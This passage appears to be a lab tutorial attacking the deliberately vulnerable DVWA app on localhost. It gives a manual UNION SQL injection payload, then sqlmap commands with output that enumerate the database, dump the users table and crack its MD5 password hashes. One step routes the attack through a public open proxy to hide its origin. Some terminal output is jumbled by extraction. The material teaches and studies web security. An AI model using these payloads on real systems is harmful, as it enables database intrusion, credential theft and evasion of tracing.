
We get the required output:



10. To filter out the **user** and **password** , we will use:

2' union select user,password from users#

We get the following output:



THE SQLMAP :

SQLMap is a tool used to **automate** the sql injection techniques or it is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers.

It's basically a scripting technique , which performs the query in the backend and fetches out the information from the database server.

LOW SEVERITY IN SQL MAP:

1. To view the current database


-u : stands for url

We need to provide the cookie for authentication. If we don't give it, it will be redirected to the login page.

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=lketuvo3fqaeelde10tdi60lv" -b --current-db

So, we can see the database:



```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=lketuvo3fqaeelde10tdi60lv" -b --current-db

Payload: id=1' AND (SELECT 3491 FROM (SELECT(SLEEP(5)))BOCb)-- nfzg8Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170786271,0x706551416f654e416a675577717164504f6d4b5558726a7a786255484d7a5245587869524945444b,0x71626b6b71),NULL#8Submit=Submit

---
Vulnerability: SQL Injection
[00:53:59] [INFO] the back-end DBMS is MySQL
[00:53:59] [INFO] fetching banner
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
banner: '10.3.22-MariaDB-1'
[00:53:59] [INFO] fetching current database
current database: 'dvwa'
[00:53:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'
[00:53:59] [WARNING] you haven't updated sqlmap for more than 127 days!!!


[*] ending @ 00:53:59 /2020-07-11/

root@kali:~#
```

2. To view the current user:

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;
PHPSESSID=lketuvo3fqaeelde10tdi60lv" --current-user



```
root@kali:~  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 3491 FROM (SELECT(SLEEP(5)))B0Cb)-- nfzg&Submit=Submit  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT CONCAT(0x7170786271,0x706551416f654e416a675577717164504f6d4b5558726a7a786255484d7a5245587869524945444b,0x71626b6b71),NULL#&Submit=Submit  
---  
[01:04:00] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[01:04:00] [INFO] fetching current user  
current user: 'dvwa@127.0.0.1'  
[01:04:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'  
[01:04:00] [WARNING] you haven't updated sqlmap for more than 127 days!!!  
[*] ending @ 01:04:00 /2020-07-11/  
root@kali:~#
```

3. To find tables :

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;
PHPSESSID=lketuvo3fqaeelde10tdi60lv" -D dvwa --tables

```
164504f6d4b5558726a7a786255484d7a5245587869524945444b,0x71626b6b71),NULL#&Submit=Submit
it
---
[01:14:43] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[01:14:43] [INFO] fetching tables for database: 'dvwa'
[01:14:43] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
3. To find tables :

[01:14:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0
.0.1'
'http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
[01:14:43] [WARNING] you haven't updated sqlmap for more than 127 days!!!
PHPSESSID=lketuvo3fqaeelde10tdi60lv" -D dvwa --tables
[*] ending @ 01:14:43 /2020-07-11/
root@kali:~#
```

4. To find columns :

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" **--cookie="security=low;**

PHPSESSID=lketuvo3fqaeelde10tdi60lv" **-D dvwa -T users**

--columns


```
shreya@kali:~$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=fnn0kgfg3pd8prc8i5r32hh2t6" -D dvwa -T users -C user,password --dump

[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| password | varchar(32) |
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| user_id | int(6) |
+-----+-----+

[01:18:46] [INFO] fetched data logged to text files under '/home/shreya/.sqlmap/output/127.0.0.1'
[01:18:46] [WARNING] you haven't updated sqlmap for more than 127 days!!!

[*] ending @ 01:18:46 /2020-07-11/

shreya@kali:~$
```

5. To dump user and passwords:

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"

--cookie="security=low; PHPSESSID=fnn0kgfg3pd8prc8i5r32hh2t6" -D

dvwa -T users -C user,password --dump

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=fnn0kgfg3pd8prc8i5r32hh2t6" -D dvwa -T users -C user,password --dump --proxy http://20.43.156.27:80

[6 entries]
+-----+-----+
| user | password |
+-----+-----+
| NULL | NULL |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[02:39:48] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[02:39:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'
[02:39:48] [WARNING] you haven't updated sqlmap for more than 127 days!!!

[*] ending @ 02:39:48 /2020-07-11/

root@kali:~#
```

6. To use other public instead of yours use --proxy. See below :

sqlmap -u

"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;

PHPSESSID=fnn0kgfg3pd8prc8i5r32hh2t6" -D dvwa -T users -C user,password --dump --proxy http://20.43.156.27:80

Here, **20.43.156.27** is the public IP of Singapore fetched from the site <https://www.proxynova.com/proxy-server-list/>.


```
File Actions Edit View Help
shreya@kali:~
[02:54:41] [INFO] fetching entries of column(s) '`password`, `user`' for table 'users'
in database 'dvwa'
[02:54:41] [WARNING] something went wrong with full UNION technique (could be because
of limitation on retrieved number of entries). Falling back to partial UNION techniq
ue
[02:54:41] [INFO] resumed: ' ',' '
[02:54:41] [INFO] resumed: '8d3533d75ae2c3966d7e0d4fcc69216b','1337'
[02:54:41] [INFO] resumed: '5f4dcc3b5aa765d61d8327deb882cf99','admin'
[02:54:41] [INFO] resumed: 'e99a18c428cb38d5f260853678922e03','gordonb'
[02:54:41] [INFO] resumed: '0d107d09f5bbe40cade3de5c71e9e9b7','pablo'
[02:54:41] [INFO] resumed: '5f4dcc3b5aa765d61d8327deb882cf99','smithy'
[02:54:41] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with
other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[02:54:48] [INFO] using hash method 'md5_generic_passwd'
[02:54:48] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc692
16b'
[02:54:48] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882
cf99'
[02:54:48] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e
```